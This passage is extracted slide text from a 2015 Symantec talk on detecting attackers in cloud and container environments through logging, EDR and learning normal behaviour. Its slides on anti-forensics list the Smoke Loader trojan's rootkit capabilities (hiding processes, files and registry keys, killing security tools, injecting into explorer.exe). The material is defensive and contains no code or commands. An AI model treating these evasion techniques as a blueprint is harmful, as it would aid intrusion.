
Learn "Normality"

- Every cloud app is different
- Standard behavior can be learned

Copyright © 2015 Symantec Corporation

46


Example: Virtual Private Cloud



Copyright © 2015 Symantec Corporation



Example: Containers




<https://wallhere.com/en/wallpaper/600531>

Copyright © 2015 Symantec Corporation




Example: Container & Microservices



Copyright © 2015 Symantec Corporation



Example: Microservice workflows



Copyright © 2015 Symantec Corporation



Secure VM in the Cloud (like on-premise)



Amazon Machine Image (AMI)

Host IDS



Whitelist




EDR



Copyright © 2015 Symantec Corporation


51

The more you know, the faster you react



Copyright © 2015 Symantec Corporation

52



Anti Forensics


Copyright © 2015 Symantec Corporation



53

Smoke loader a.k.a. Dofail

- Extendable Trojan Kit
- Ring 3-rootkit (32-bit)
 - Hide processes
 - Hide registry
 - Hide files
- Kill security tools
- Inject into explorer.exe



Copyright © 2015 Symantec Corporation



54

Not just Windows

- Hidden Lotus on OSX with anti-forensics




Clean

Lê Thu Hà (HAEDC).pdf

Malicious

Lê Thu Hà (HAEDC).pdf

55



Get your facts straight



Cyberwar Iranian attack on Bowman dam, 2013




<http://www.wsj.com/articles/iranian-hackers-infiltrated-new-york-dam-in-2013-1450662559>




Cyberwar Iranian attack on Bowman dam, 2013





Summary



Copyright © 2015 Symantec Corporation

59

Summary

- Attackers will always adjust – Ninjas hide in the noise
- Attackers will always use systems in unusual ways
- Log & record the he** out of your systems
 - System logs (remote)
 - EDR
 - Network logs (think encrypted traffic)
- Define / learn what is “normal”
 - Users
 - Systems
 - Architecture
- Be the first to notice → Set up alerting

Copyright © 2015 Symantec Corporation

60



Thank you!

Felix_Leder@Symantec.com

Copyright © 2015 Symantec Corporation. All rights reserved. Symantec and the Symantec Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.
This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.